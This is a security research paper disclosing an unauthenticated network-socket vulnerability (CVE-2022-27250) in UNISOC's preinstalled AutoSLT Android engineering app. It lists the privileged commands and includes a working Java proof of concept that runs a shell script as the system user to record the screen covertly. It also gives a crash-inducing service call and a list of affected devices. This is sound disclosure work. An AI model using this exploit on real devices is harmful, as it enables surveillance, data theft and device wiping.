101 Commands for the Unisoc AutoSLT Network

Ryan Johnson, Mohamed Elsabagh and Angelos Stavrou

101 Commands for the Unisoc AutoSLT Network Socket

Ryan Johnson, Mohamed Elsabagh, and Angelos Stavrou

Abstract

Android engineering apps allow an operator to systematically test various hardware and software features on the device. Engineering apps can greatly aid in the quality control process for the manufactured devices. These engineering apps, generally by necessity, execute with system user ID (UID), making them an attractive target to attackers. Engineering apps generally have a set of hard-coded "custom" commands that they will process. When there is a total lack of authentication and authorization for an entity invoking these commands, attackers may achieve privilege escalation, information disclosure, and Denial-of-Service (DoS). While some exposed functionality may be banal such as programmatically enabling system vibration; others can be quite severe, including arbitrary command execution as the system user.

Android engineering apps have been known to be a source of vulnerabilities in the past. We deeply examine an instance of an engineering app that allows external entities to invoke its "custom" commands that will execute in the privileged context of the engineering app. The engineer app uses a network socket to receive commands, facilitating remote attacks in certain circumstances. The engineering app was developed by UNISOC and this pre-installed app tends to come bundled with Android devices running various UNISOC chipsets SC9863A, SC9832E, and SC7731E (and potentially devices using other UNISOC chipsets as well), impacting a range of Android vendors. The UNISOC engineering app exposes the following privileged operations: arbitrary command execution as the highly-privileged system user; obtaining the unique device identifiers, GPS coordinates, and other Personally Identifiable Information (PII); wiping the device; recording audio from the device microphone; recording videos using the device camera; capturing still images; reading arbitrary files; powering down the device; changing network settings; among others. This vulnerability was assigned CVE-2022-27250.

Introduction

Android chipset manufacturers tend to include various software (e.g., pre-installed Android apps) that they have authored as a value-added service in addition to the hardware they provide. This can be of great benefit to an Android vendor as this alleviates them of the burden of having to develop it themselves. While seemingly attractive, any vulnerability in an Android app developed by a chipset manufacturer, can have significant breadth, impacting a range of vendors. Apps that provide logging functionality without stringent authentication and lack user input in the workflow have caused issues in the past.[1][2] Viewed cynically, one could make a case that there is a dualistic usage: (1) the nominal usage of testing device functionality in a structured way and (2) leaving a door open for attackers to achieve various attack scenarios such as privilege escalation. Viewed optimistically, this is a simple mistake that created a severe vulnerability that can occur in any software.

UNISOC AutoSLT App

One of the UNISOC apps that tends to come pre-installed on Android vendors devices is an app that has an name of AutoSLT with a package name of com.sprd.autoslt (versionCode='1', versionName='R20.0204').[3] The AutoSLT app is an engineering app that allows an operator to test the hardware functionalities using specific commands. Notably, the AutoSLT app executes as the system user which grants it various capabilities: the permissions it requests are granted to it automatically with relying on the user to grant them, various permissions that it did not request are granted to it due to it executing with the system UID, and the app gets privileged access in the Android Framework due to the system UID via UID checks, and more. The Android Framework provides various Application Programming Interfaces (APIs) that client apps use by invoking interface methods intentionally exposed by the back-end services. The AutoSLT app has 161 permissions granted to it on a ZTE L210 Android device. This was determined by using the following Android Debug Bridge (ADB) command: adb shell dumpsys package com.sprd.autoslt. The output of the "install permissions" section is provided in Appendix A. The AutoSLT app contains a vulnerability due to insecure access control that allows external entities to invoke privileged functionality over a network socket without authentication or authorization.

Threat Model

The attack vector is an attacker connecting to a TCP port that is bound to all local IP addresses (i.e., 0.0.0.0 in IPv4 and 00 00:0000:0000:0000:0000:0000:0000:0000 in IPv6) on a device to send custom commands that the pre-installed AutoSLT app

1 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10135

2 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-14982

3 This app will primarily be referenced as the "AutoSLT" app for brevity.

handles and processes. The pre-installed AutoSLT app executes with system privileges and cannot be disabled by the user. There are two different threat models (i.e., one local and one remote) for exploiting the vulnerability within the AutoSLT app.

Local threat model: A malicious app with only the INTERNET permission is installed on the device through intentional downloading by the user and may also be facilitated through social engineering, phishing, app repackaging, local/remote exploit, etc. This malicious app then starts an exported broadcast receiver component in the AutoSLT app (i.e., com.sprd.autoslt.SLTReceiver) which starts an activity component within the AutoSLT app (i.e., com.sprd.autoslt.SLTActivity).[4] This activity then, as part of its logic, starts a non-exported service component in the AutoSLT app (i.e., com.sprd.autoslt.SLTService) which binds to a TCP port (i.e., port 7878), allowing local apps, including the malicious app, to connect to the port and send commands to the AutoSLT app.

Remote threat model: The user, another pre-installed app (e.g., supply chain attack that involves multiples apps), or an unrelated third-party app starts a particular broadcast receiver or activity component in the AutoSLT app (i.e., com.sprd.autoslt.SLTReceiver or com.sprd.autoslt.SLTActivity) which starts a non-exported service in the AutoSLT app (i.e., com.sprd.autoslt.SLTService). This service binds to port 7878 on all local IP addresses to listen for custom commands. When this occurs, the AutoSLT app will try to connect to a wireless network with a Service Set Identifier (SSID) of "autoslt" and a password of "autoslt1234" using WPA/WPA2 security. If there is an access point with the proper setup (i.e., same SSID, pre-shared key, and security type) in range, it will programmatically connect to this network, exposing access to port 7878 that the AutoSLT app is listening on to hosts on the "autoslt" network. This can be accomplished by creating the "autoslt" network using a mobile hotspot. In addition, the device will save the "autoslt" network profile and automatically connect to it in the future. If a network with the proper setup is not in range, it will disconnect from the Wi-Fi network it was connected to and it may not automatically connect to it after failing to join the "autoslt" network (assuming there is not one in range). If this occurs, then the user may have to manually join a Wi-Fi network, which exposes access to port 7878 to hosts on the local network wherein they can send custom commands which will be executed by the AutoSLT app. In addition, if a certain system property (i.e., "ro.bootmode") is set to a specific known value (i.e., "upt_mode"), then the AutoSLT app will start the com.sprd.autoslt.SLTActivity activity at system startup which causes the com.sprd.autoslt.SLTService to bind to port 7878, exposing it to hosts on the local network and to the Internet in general if Network Address Translation (NAT) is not used. The "ro.bootmode" system property has not been set to "upt_mode" on the limited sample of devices we examined. The "ro.bootmode" system property is provided by the bootloader to the kernel which will set the system property.

AutoSLT App Workflow

The AutoSLT app executes as the system user since it contains the android:sharedUserId="android.uid.system" attribute in its AndroidManifest.xml file and the app is signed with the same private key that signed the Android Framework.[5] Although the AutoSLT app requests 33 permissions in its AndroidManifest.xml file, it is granted 161 permissions at runtime due to it executing as the system user. The AndroidManifest.xml file for the AutoSLT app from a ZTE L210 Android device with a build fingerprint value of ZTE/P731F50/P731F50:10/QP1A.190711.020/20210319.113752:user/release-keys is provided in Appendix B. Notably, the AutoSLT app does not show up in the launcher due to it lacking an activity component with the proper declaration in its AndroidManiest.xml file.[6] There are multiple ways that the AutoSLT app can be launched, as it has multiple exported components.[7] Notably, the AutoSLT app, like many non-trivial apps, has a broadcast receiver that starts on system startup, as shown in Listing 1.

```
<receiver android:name="com.sprd.autoslt.BootCompletedReceiver">
  <intent-filter android:priority="1000">
    <action android:name="android.intent.action.BOOT_COMPLETED"/>
  </intent-filter>
</receiver>
```

Listing 1. The declaration of the BootCompletedReceiver receiver app component that runs on system startup.

The com.sprd.autoslt.BootCompletedReceiver broadcast receiver is the first app component to run in the AutoSLT app as it has an intent filter with an action string of android.intent.action.BOOT_COMPLETED and the AutoSLT app has been granted the android.permission.RECEIVE_BOOT_COMPLETED permission.[8] Curiously, the AutoSLT app requests the android.permission.RECEIVE_BOOT_COMPLETED permission twice in its AndroidManifest.xml file, which is provided in Appendix B. Shortly after system startup, the Android Framework sends out a broadcast Intent with the android.intent.action.BOOT_COMPLETED action string to the broadcast receiver app components that are authorized to receive it. The logic of the com.sprd.autoslt.BootCompletedReceiver broadcast receiver component is quite simple and it will programmatically start the com.sprd.autoslt.SLTActivity activity app component if the "ro.bootmode" system property has a value of "upt_mode" where the default value (which is used if the system property is not

4. The app components mentioned in the section will be subsequently explained in detail.
5. An AndroidManifest.xml file is required by all apps and serves as a repository for various settings and configurations of the app
6. For an app to appear in the launcher, it requires an exported activity to declare an intent-filter with an action of android.intent.action.MAIN and a category of android.intent.category.LAUNCHER.
7. An exported component app component can be started by external apps.
8. https://developer.android.com/guide/components/intents-filters

set) for the system property is "unknow". At runtime, Android devices with the vulnerable AutoSLT app we have examined have not had the "ro.bootmode" system property set to a value of "upt_mode" although it is dependent on the configuration of the device which is set by the Android vendor.

When the com.sprd.autoslt.SLTActivity activity component is started, it displays an activity that allows very little interaction via the available Graphical User Interface (GUI) elements, as shown in Figure 1.



Figure 1. The com.sprd.autoslt.SLTActivity GUI.

The com.sprd.autoslt.SLTActivity activity, when it executes, will start and bind to the com.sprd.autoslt.SLTService service app component in its onCreate(android.os.Bundle)void method which is invoked as part of the standard activity lifecycle.[9] The com.sprd.autoslt.SLTService service component, declaration is shown in Listing 2, is not exported; therefore, external apps cannot access it directly. External apps can indirectly start the com.sprd.autoslt.SLTService service component by starting the com.sprd.autoslt.SLTActivity activity component. The com.sprd.autoslt.SLTService service binds to a port on all available IP addresses to receive commands.

```
<service android:name="com.sprd.autoslt.SLTService"/>
```

Listing 2. The declaration of the SLTService service component.

In addition to a local app, either pre-installed or third-party, starting the com.sprd.autoslt.SLTActivity activity component directly with the intention of starting the com.sprd.autoslt.SLTService service component to send commands over a network port, starting the com.sprd.autoslt.SLTReceiver receiver app via crafted a broadcast Intent will start the com.sprd.autoslt.SLTActivity activity component which starts the com.sprd.autoslt.SLTService service component so that it binds to a network port listening for commands. This is important as devices running Android 10 and higher have restrictions on a background service starting an activity component, as the same does not apply for broadcast Intent objects.[10] The declaration for the com.sprd.autoslt.SLTReceiver broadcast receiver component in the AutoSLT app's AndroidManifest.xml file is provided in Listing 3.

```
<receiver android:name="com.sprd.autoslt.SLTReceiver">
  <intent-filter>
    <action android:name="sprd.intent.action.slt.START"/>
  </intent-filter>
  <intent-filter>
    <action android:name="android.provider.Telephony.SECRET_CODE"/>
    <data android:host="007" android:scheme="android_secret_code"/>
  </intent-filter>
</receiver>
```

9 https://developer.android.com/guide/components/activities/activity-lifecycle#lc

10 https://developer.android.com/guide/components/activities/background-starts

Listing 3. The declaration of the SLTReceiver broadcast receiver component.

The code shown below in Listing 4 will send a broadcast Intent to the com.sprd.autoslt.SLTReceiver broadcast receiver component, from a foreground service component. This paper shows both examples of starting the com.sprd.autoslt.SLTService service component via the com.sprd.autoslt.SLTReceiver broadcast receiver component and also the com.sprd.autoslt.SLTActivity activity component.

```
Intent intent = new Intent();
intent.setClassName("com.sprd.autoslt", "com.sprd.autoslt.SLTReceiver");
intent.setData(Uri.parse("anything://007"));
sendBroadcast(intent);
```

Listing 4. Sending a broadcast Intent to indirectly start the SLTService service component.

As can be seen in the Listing 3, the com.sprd.autoslt.SLTReceiver broadcast receiver component registers for the android.provider.Telephony.SECRET_CODE action string with a host value of 007.[11] The android.provider.Telephony.SECRET_CODE action string is a protected broadcast which non-system components (e.g., third-party apps) cannot send. In the logic for the com.sprd.autoslt.SLTReceiver broadcast receiver component, it does not ensure that the action string of the broadcast Intent it receives has a value of android.provider.Telephony.SECRET_CODE. Therefore, a broadcast Intent with any action string that has a embedded android.net.Uri with a host value of 007 will cause the com.sprd.autoslt.SLTReceiver broadcast receiver component to start the com.sprd.autoslt.SLTActivity activity. Although, the com.sprd.autoslt.SLTReceiver broadcast receiver component statically registers for the sprd.intent.action.slt.START action string, there are no references to it in its code.

Conversely, the com.sprd.autoslt.SLTReceiver broadcast receiver app component has logic to start the com.sprd.autoslt.SLTService service component when it receives the a broadcast Intent with an action string of android.intent.action.BOOT_COMPLETED. This would happen completely in the background, as the com.sprd.autoslt.SLTReceiver broadcast receiver component has no GUI, which would start the com.sprd.autoslt.SLTService service component, which also has no GUI. The only change that needs to happen for the com.sprd.autoslt.SLTReceiver broadcast receiver component is for it to statically register for the android.intent.action.BOOT_COMPLETED action string is its manifest (e.g., literally adding <action android:name="android.intent.action.BOOT_COMPLETED"/> to the same intent filter than contains <action android:name="sprd.intent.action.slt.START"/>).

The primary component in the AutoSLT app that handles the custom commands is the com.sprd.autoslt.SLTService service component which uses the java.nio.channels.ServerSocketChannel API to bind to port 7878 on all IP addresses on the device, occurring in the com.sprd.autoslt.connect.impl.SLTServer.run()void method. Listing 5 shows that a process with a UID of 1000 (hard-coded UID for the system user) has bound to port 7878 (i.e., 0x1EC6) on the special meta-address of 0000:0000:0000:0000:0000:0000:0000:0000 in IPv6 (i.e., 0.0.0.0 equivalent in IPv4). Therefore, the AutoSLT app listens for commands on any IP address. Since the AutoSLT app binds to all available local IP addresses on the device, it is also listening for commands on the localhost loopback interface (i.e., 127.0.0.1) address which is accessible even when the device is not connected to any network.

```
$ adb shell cat /proc/net/tcp6
  sl  local_address                         remote_address                        st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 00000000000000000000000000000000:1EC6 00000000000000000000000000000000:0000 0A 00000000:00000000 00:00000000
00000000  1000        0 45029 1 00000000 100 0 0 10 0
```

Listing 5. Port 7878 bound to all local IP addresses.

The com.sprd.autoslt.connect.impl.SLTServer.run()void method, recognizes four top-level commands (i.e., ack, nack, end, and start) that it first checks prior to trying to match the input from the socket to a list of 97 hard-coded commands that test hardware and software functionality. Therefore, the UNISOC app handled 101 commands in total. Table 1 provides an explanation of the following four commands that are processed first which are used for file transfers over the network socket. The file transfers are done in the context of the AutoSLT app that is executing as the system user. The client provides the file path and the block size in kilobytes. The ack, nack, and end commands set the com.sprd.autoslt.action.impl.SendFileAction.SendFileFlag static field of type java.lang.String field which is accessed in the com.sprd.autoslt.action.impl.SendFileAction.sendFile(java.nio.channels.SocketChannel, java.io.File, int)void method and is used for signaling the reception of blocks during a file transfer. This is a powerful mechanism that allows files to be read from file system locations that may be inaccessible to a third-party app either due to permissions or credentials (e.g., system files, access to external storage, etc.).

11 The same intent shown in Listing 9 can be sent with the following ADB command: `adb shell am broadcast -n com.sprd.autoslt/.SLTReceiver -d anything://007`.

Command	Action
ack	Client signals that they successfully received a block during a file transfer.
nack	Client signals that they need a block to be retransmitted during a file transfer.
end	Client signals that they want to terminate the current file transfer.
start	Client signals that they want to initiate a file transfer.

Table 1. File transfer commands and their corresponding actions.

If the data sent by the client over the network socket does not start with a command string that is provided in Table 1, then the data from the socket, parsed as a String, is passed as a parameter to the com.sprd.autoslt.connect.impl.SLTServer.receiver(java.lang.String)void method which launches a java.lang.Runnable of type com.sprd.autoslt.connect.impl.SLTServer$2 in a new thread to handle the request which will pass the String command, through some intermediate calls, to the com.sprd.autoslt.SLTManager.receiverCmd(java.lang.String)void method which processes the received String with the com.sprd.autoslt.cmd.CmdUtils.parseCmd(java.lang.String)com.sprd.autoslt.cmd.Cmd method to encapsulate the request into a com.sprd.autoslt.cmd.Cmd data structure. Then the cmd and param instance fields from the com.sprd.autoslt.cmd.Cmd data structure are passed as the first and second parameters, respectively, to the com.sprd.autoslt.action.ActionManager.start(java.lang.String, java.lang.String)boolean method. The first String parameter (cmd instance field the com.sprd.autoslt.cmd.Cmd data structure) is passed to the com.sprd.autoslt.action.ActionManager.createAction(java.lang.String)boolean method which will be matched against 97 different hard-coded commands. The 97 commands each map to a class that implements the com.sprd.autoslt.action.IAction interface, where some classes implementing the com.sprd.autoslt.action.IAction interface will handle multiple related commands. If the command provided by the client is a valid command, then the parameter (param instance field the com.sprd.autoslt.cmd.Cmd data structure) is passed as a parameter to the com.sprd.autoslt.action.IAction.start(java.lang.String)void interface method which will resolve to one of many classes handling the 97 commands, depending on the command selected (e.g., StartAudioRecord command will cause the com.sprd.autoslt.action.impl.AudioRecordAction.start(java.lang.String)void method to be executed), where the mapping is provided in Appendix C. The commands have a return value that is sent to the client over the same network socket indicating the result of the action that they initiated using the com.sprd.autoslt.SLTManager.sendCmd(java.lang.String.)void method.
The AutoSLT has 97 hard-coded commands that it will accept and process, as shown in Listing 6.

CheckBeat, GetVersionInfo, RecordResult, InitTestCase, 1, 2.1, 3, 6, 8, 7, 9, GetMemoryInfo, GetSIMResult, GetTFlashInfo, StartKeyMode, EndKeyMode, GetKeyResult, StartHeadsetMode, EndHeadsetMode, GetHeadsetResult, StartTPPattern, EndTPPattern, GetTPPatternResult, StartLCDMode, EndLCDMode, StartVibrator, EndVibrator, StartFlashlight, EndFlashlight, SetWiFiOn, SetWiFiOff, StartWiFiConnect, GetWiFiInfo, SetWiFiAPOn, SetWiFiAPOff, ForgetWifi, SetBTOn, GetBTScanInfo, SetBTOff, StartBTPair, CancelBTPair, StartCameraShot, StartCameraVideo, EndCameraVideo, StartAudioRecord, EndAudioRecord, StartAudioPlay, EndAudioPlay, PauseAudioPlay, ContinueAudioPlay, GetProxSensorValue, GetLightSensorValue, GetAccSensorValue, GetMagSensorValue, GetGyroSensorValue, StartGetSensorValue, EndGetSensorValue, StartStatusLED, EndStatusLED, StartSensorCalib, StartFM, GetFMRSSI, EndFM, StartMakeCall, CheckCallStatus, EndCall, GetCFTInfo, GetPhaseInfo, SetPhaseCheck, StartVideoPlay, EndVideoPlay, SetNetworkCellular, GetNetworkCellular, Start3DAnimation, End3DAnimation, StartGPSLocation, DelGPSAidData, GetGPSInfo, EndGPSLocation, StartInternetPing, GetPingStatus, RecordHistoryInfo, GetHistoryInfo, StartTPButton, GetTPButtonResult, EndTPButton, SetDataSwitchOn, SetDataSwitchOff, GetPowerInfo, SetUSBChargeOn, SetUSBChargeOff, PowerOff, DualCameraCheck, FingerprintCheck, GetFile, Reset, 10, GetRTCResult, OTGCheck, StartManualItem, and ShellScript.

Listing 6. The 97 commands that AutoSLT handled, in addition to the 4 commands for file transfers.

The commands tend to be fairly self-descriptive, except some of the commands that are simply numbers (e.g., 8). Some of the commands take one or more parameters, while others commands are standalone and the parameter can be an arbitrary value. The generic format of the command that the AutoSLT app expects from the socket is "cmd:<command>,param:<parameter>[^<parameter>]". Some commands require a previous command for an initialization step to get anything useful from a command such as file transfer functionality and getting the device's GPS coordinates. Some of the more interesting commands are the following, including, but not limited to, those provided in Listing 7.

"cmd:ShellScript,param:<PATH>" - Run Shell Script located at PATH.
"cmd:StartGPSLocation,param:locationinfo" - Start recording GPS information.
"cmd:StartAudioRecord,param:MainMIC" - Start audio recording.
"cmd:StartCameraVideo,param:<PATH>" - Start video recording.
"cmd:2,param:front^focus" - Take a photo from the front camera.
"cmd:GetFile,param:<PATH>^<LEN>" followed by "cmd:start" - Read LEN bytes from file at PATH.
"cmd:GetGPSInfo,param:locationinfo" - Return GPS coordinates.
"cmd:GetVersionInfo,param:anything" - Get the device serial number.
"cmd:StartMakeCall,param:<PHONE_NUMBER>" - Call a telephone number.
"cmd:Reset,param:anything" - Perform a factory reset, wiping the device's apps and data.
"cmd:SetWiFiOn,param:anything" - Enable WiFi.
"cmd:StartWiFiConnect,param:<SSID>^<KEY>" - Join <SSID> network with key <KEY>.
"cmd:ForgetWifi,param:anything" - Forget the current WiFi network.
"cmd:PowerOff,param:anything" - Turn off the device.

Listing 7. A sampling of impactful commands processed by the AutoSLT app.

Some of the commands shown in Listing 7 will create an output file on external storage (i.e., /sdcard), which generally requires an app to be granted the READ_EXTERNAL_STORAGE permission and is subject to any recent restrictions on access to external storage.[12] The AutoSLT app conveniently provides facilities to read arbitrary files through the network socket it exposes. This allows an attack app with only the INTERNET permission to access arbitrary files, including those on external storage, by using the commands that the AutoSLT app provides. Some of the commands produce a file on external storage, such as the StartAudioRecord action which creates an audio recording on external storage with a path of /sdcard/slt/MainMIC_Record.wav when a parameter of MainMIC is used (e.g., "cmd:StartAudioRecord,param:MainMIC"). The audio recording action (i.e., StartAudioRecord) is handled by the com.sprd.autoslt.action.impl.AudioRecordAction class where it accepts the following parameters with the StartAudioRecord command which selects the target device microphone to record from: MainMIC, AuxMIC, HeadMIC, BluetoothMIC.[13] Additional commands can create output files on external storage such as programmatic camera image capture, programmatic video capture, etc.

A concrete Proof-of-Concept (PoC) stand-alone Java source code, that can be used by a local Android app, to execute an arbitrary shell script is provided in Listing 8. To successfully execute this code, the local app will need to request the INTERNET permission.[14] The code provided in Listing 8 performs the following actions: (1) sets its private app directory to globally executable; (2) creates a directory within the app's private directory named "target" and then makes it globally readable, writable, and executable; (3) creates a shell script named system.sh that writes the output of the id command to a file, makes the file containing the id command output globally accessible, and executes the screenrecord command for 60 seconds with the output going to a local file in the "target" directory; (4) starts the com.sprd.autoslt.SLTReceiver broadcast receiver component in the AutoSLT app; (5) sleeps 2 seconds; (6) connects to port 7878 on the loopback interface; and (7) writes the following command to the socket: "cmd:ShellScript,param:data/data/<attack app package name>/target/system.sh", (8) sleeps for 1 second; and (9) transitions to the launcher component so that it is the foreground activity is pushed into the background. After about 60 seconds, a file called 'sixty.mp4' containing the screen recording will be created in the attack app's data directory which can be pulled to the host with the following ADB command: adb shell cat /data/data/<attack app package name>/target/sixty.mp4 > sixty.mp4. The PoC code provided in Listing 8 has worked on all the Android 10 devices that are listed in Table 3.

```
File baseDir = new File("/data/data/" + getPackageName());
baseDir.setExecutable(true, false);

File targetDir = new File(baseDir, "target");
targetDir.mkdir();
targetDir.setWritable(true, false);
targetDir.setReadable(true, false);
targetDir.setExecutable(true, false);

final File targetShellScript = new File(targetDir, "system.sh");
FileWriter fileWriter = new FileWriter(targetShellScript);
fileWriter.write("#!/system/bin/sh\n");
File idFile = new File(targetDir, "id.txt");
String idFilePath = idFile.getAbsolutePath();
fileWriter.write("id > " + idFilePath + "\n");
fileWriter.write("chmod 777 " + idFilePath + "\n");

File screenRecordFile = new File(targetDir, "sixty.mp4");
String screenRecordFilePath = screenRecordFile.getAbsolutePath();
fileWriter.write("/system/bin/screenrecord --time-limit 60 " + screenRecordFilePath + "\n");
fileWriter.write("chmod 777 " + screenRecordFilePath + "\n");
fileWriter.flush();

targetShellScript.setExecutable(true, false);
targetShellScript.setReadable(true, false);

Intent intent = new Intent();
intent.setClassName("com.sprd.autoslt", "com.sprd.autoslt.SLTReceiver");
intent.setData(Uri.parse("anything://007"));
sendBroadcast(intent);

try { Thread.sleep(2000); } catch (InterruptedException e) { e.printStackTrace(); }

new Thread() {
  @Override
  public void run() {
    try (Socket socket = new Socket("127.0.0.1", 7878)) {
```

12 https://developer.android.com/reference/android/Manifest.permission#READ_EXTERNAL_STORAGE

13 When the client wishes to terminate audio recording, they can send the "cmd:EndAudioRecord,param:MainMIC" command to store recording from the main microphone.

14 https://developer.android.com/reference/android/Manifest.permission#INTERNET

```
        PrintStream out = new PrintStream( socket.getOutputStream() );
        BufferedReader in = new BufferedReader( new InputStreamReader( socket.getInputStream() ) );
        out.println("cmd:ShellScript,param:" + targetShellScript.getAbsolutePath());
      } catch (Exception e) {
        Log.d(TAG, "error", e);
      }
      try { Thread.sleep(1000); } catch (InterruptedException e) { e.printStackTrace(); }
      Intent home_screen_intent = new Intent("android.intent.action.MAIN");
      home_screen_intent.addCategory("android.intent.category.HOME");
      home_screen_intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
      startActivity(home_screen_intent);
    }
}.start();
```

Listing 8. PoC source code to execute an arbitrary shell script created by the attacking app.

Of the 97 commands that the AutoSLT app handles, the most significant is the ShellScript command which is handled by the aptly named com.sprd.autoslt.action.impl.shell.ShellScriptAction class. In Listing 8, the ShellScript command is used to record the user's screen without their awareness. This allows for arbitrary command execution, which can be used to invoke the service command to to invoke functionality that is intentionally exposed through an interface by the Android Framework services. The Android Framework services that have been registered with the service manager are visible with the following adb command: adb shell service list, where a partial output is provided in Listing 9.[15]

```
$ adb shell service list
Found 200 services:
0       ions: [com.android.internal.telephony.IOns]
1       gsiservice: []
2       VendorPowerManagerService: [com.android.power.IVendorPowerManagerService]
3       VendorSensorService: [com.android.sensor.IVendorSensorService]
4       ThirdPartyFM: [org.nablabs.libFmRadioImpl.IFmService]
5       SubsysService: [com.android.subsys.ISubsysService]
6       secure_element: [android.se.omapi.ISecureElementService]
7       ims_doze_manager: [com.android.ims.internal.IImsDozeManager]
8       ims_ut_ex: [com.android.ims.internal.IImsUtEx]

...
```

Listing 9. A partial list of the Android Framework services.

Executing commands in the context of an app executing as the system user is very powerful. The Android Framework services expose their functionality via interface methods that can be invoked using Binder.[16] The following ADB command can be used generically to invoke the exposed interface methods of Android Framework services: adb shell service call <service> <function number> [<int, float, and string args>]. The AutoSLT app can invoke the same command (without the "adb shell" prefix) to invoke arbitrary exposed functions in the Android Framework services. The function numbers in Android Framework services map to underlying functions according to an Android Interface Definition Language (AIDL) file. For example, in Android 12, the service call connectivity 77 command where according to the android.net.IConnectivityManager interface[17], the com.android.server.ConnectivityService.unofferNetwork(android.net.INetworkOfferCallback)void method will be invoked.[18] This method in an Android Framework service is invoked by a pre-installed app executing as the system user. The service call connectivity 77 command invoked without any parameters will cause a system crash on all Android devices running Android 12 due to faulty input handling.

Different Versions of the AutoSLT app

We have observed two different versions of the AutoSLT app. Both versions of the app have the same package name and version information: com.sprd.autoslt (versionCode='1', versionName='R20.0204'). The difference has to do with the major Android version of the device that the AutoSLT app is installed on. The only difference between the two versions of the AutoSLT apps is that the ShellScript action on Android devices running Android 11 does actually execute an arbitrary shell script as the system user, which is supported on Android 10 devices running the AutoSLT app. We are unsure if this behavior is the same across all devices, but it is an observation that has been consistent among the limited sample of Android devices we examined.

15 The Android Framework services can also be listed with the following ADB command: adb shell dumpsys -l. Although the ADB command here is provided, the AutoSLT app can execute the same command without the "adb shell" prefix.

16 https://developer.android.com/reference/android/os/Binder

17 https://cs.android.com/android/platform/superproject/+/android12L-platform-release:packages/modules/Connectivity/framework/src/android/net/IConnectivityManager.aidl

18 https://cs.android.com/android/platform/superproject/+/android12L-platform-release:packages/modules/Connectivity/framework/src/android/net/ConnectivityManager.java

Threat Mitigation

The AutoSLT app cannot be disabled by the user since it is considered part of the system itself since it executes with the system UID. This prevents the user from disabling the AutoSLT app via the Settings app. Even using ADB to disable an app component within the AutoSLT app fails, as shown in Listing 10.

```
$ adb shell pm disable com.sprd.autoslt/.SLTActivity
Security exception: Shell cannot change component state for com.sprd.autoslt/com.sprd.autoslt.SLTActivity to 2

java.lang.SecurityException: Shell cannot change component state for com.sprd.autoslt/com.sprd.autoslt.SLTActivity to 2
        at com.android.server.pm.PackageManagerService.setEnabledSetting(PackageManagerService.java:21868)
        at com.android.server.pm.PackageManagerService.setComponentEnabledSetting(PackageManagerService.
java:21767)
        at com.android.server.pm.PackageManagerShellCommand.runSetEnabledSetting(PackageManagerShellCom-
mand.java:1864)
        at com.android.server.pm.PackageManagerShellCommand.onCommand(PackageManagerShellCommand.
java:212)
        at android.os.ShellCommand.exec(ShellCommand.java:104)
        at com.android.server.pm.PackageManagerService.onShellCommand(PackageManagerService.java:22333)
        at android.os.Binder.shellCommand(Binder.java:905)
        at android.os.Binder.onTransact(Binder.java:789)
        at android.content.pm.IPackageManager$Stub.onTransact(IPackageManager.java:4997)
        at com.android.server.pm.PackageManagerService.onTransact(PackageManagerService.java:4252)
        at android.os.Binder.execTransactInternal(Binder.java:1045)
        at android.os.Binder.execTransact(Binder.java:1018)
```

Listing 10. Failing to disable a component within the AutoSLT app using ADB.

The only way that we have discovered to disable the AutoSLT app is to use the AutoSLT app to disable itself when it is executing a shell script that includes the following command: `pm disable com.sprd.autoslt`. Therefore, if a user has a vulnerable version of the AutoSLT app on an Android 10 device, then they can execute the following source code provided in Appendix D in an app that requests the INTERNET permission. The vulnerability in the AutoSLT app has been responsibly disclosed, so a user should also perform any pending system updates (assuming the device is still supported). After executing the source code in Appendix D, Listing 11 shows that the `com.sprd.autoslt.SLTActivity` component within the AutoSLT app has been disabled.

```
$ adb shell am start -n com.sprd.autoslt/.SLTActivity
Starting: Intent { cmp=com.sprd.autoslt/.SLTActivity }
Error type 3
Error: Activity class {com.sprd.autoslt/com.sprd.autoslt.SLTActivity} does not exist.
```

Listing 11. Trying to start the `SLTActivity` activity after the AutoSLT app has disabled itself.

Impacted Vendors

We have observed a vulnerable AutoSLT app come pre-installed on Android devices with the following UNISOC chipsets: SC9863A, SC9832E, and SC7731E. These are only the chipsets which we have dynamically exploited the vulnerability in the AutoSLT, and should not be considered an exhaustive listing as the AutoSLT app may come bundled with additional UNISOC chipsets. Table 2 provides the unofficial listings of the Android devices showing the vendor and model that are using the UNISOC chipset that has been known to include the vulnerable AutoSLT app as a pre-installed app in bundled software.

UNISOC Chipset	Link to unofficial list of devices with the impact chipset
SC9863A	https://www.kimovil.com/en/list-smartphones-by-processor/spreadtrum-unisoc-sc9863a
SC9832E	https://www.kimovil.com/en/list-smartphones-by-processor/spreadtrum-sc9832e
SC7731E	https://www.kimovil.com/en/list-smartphones-by-processor/spreadtrum-sc7731e

Table 2. List of impacted chipsets with unofficial links to Android devices running the chipsets.

Table 3 contains a list of Android vendor devices and their corresponding build fingerprints that we have confirmed are vulnerable by dynamically exploiting the vulnerability within the pre-installed AutoSLT app.

Vendor	Model	UNISOC Chipset	Build Fingerprint
Nokia	C1 Plus	SC9832E	Nokia/Yondu_00WW/YDU:10/QP1A.190711.020/00WW_1_040:user/release-keys
Alcatel	1SE	SC9863A	Alcatel/5030A/Jakarta:10/QP1A.190711.020/5030A_OFUS_1SIM_V1.2:user/release-keys
ZTE	Blade L210	SC7731E	ZTE/P731F50/P731F50:10/QP1A.190711.020/20210319.113752:user/release-keys
ZTE	Blade A7s	SC9863A	ZTE/P963F03/P963F03:10/QP1A.190711.020/20201227.045050:user/release-keys
ZTE	Blade A51	SC9863A	ZTE/P963F60/P963F60:11/RP1A.201005.001/20211027.050032:user/release-keys
BLU	G50	SC9863A	BLU/G50/G0330WW:10/QP1A.190711.020/41611:user/release-keys
Ulefone	Note 10	SC9863A	Ulefone/Note_10/Note_10:11/RP1A.201005.001/39337:user/release-keys

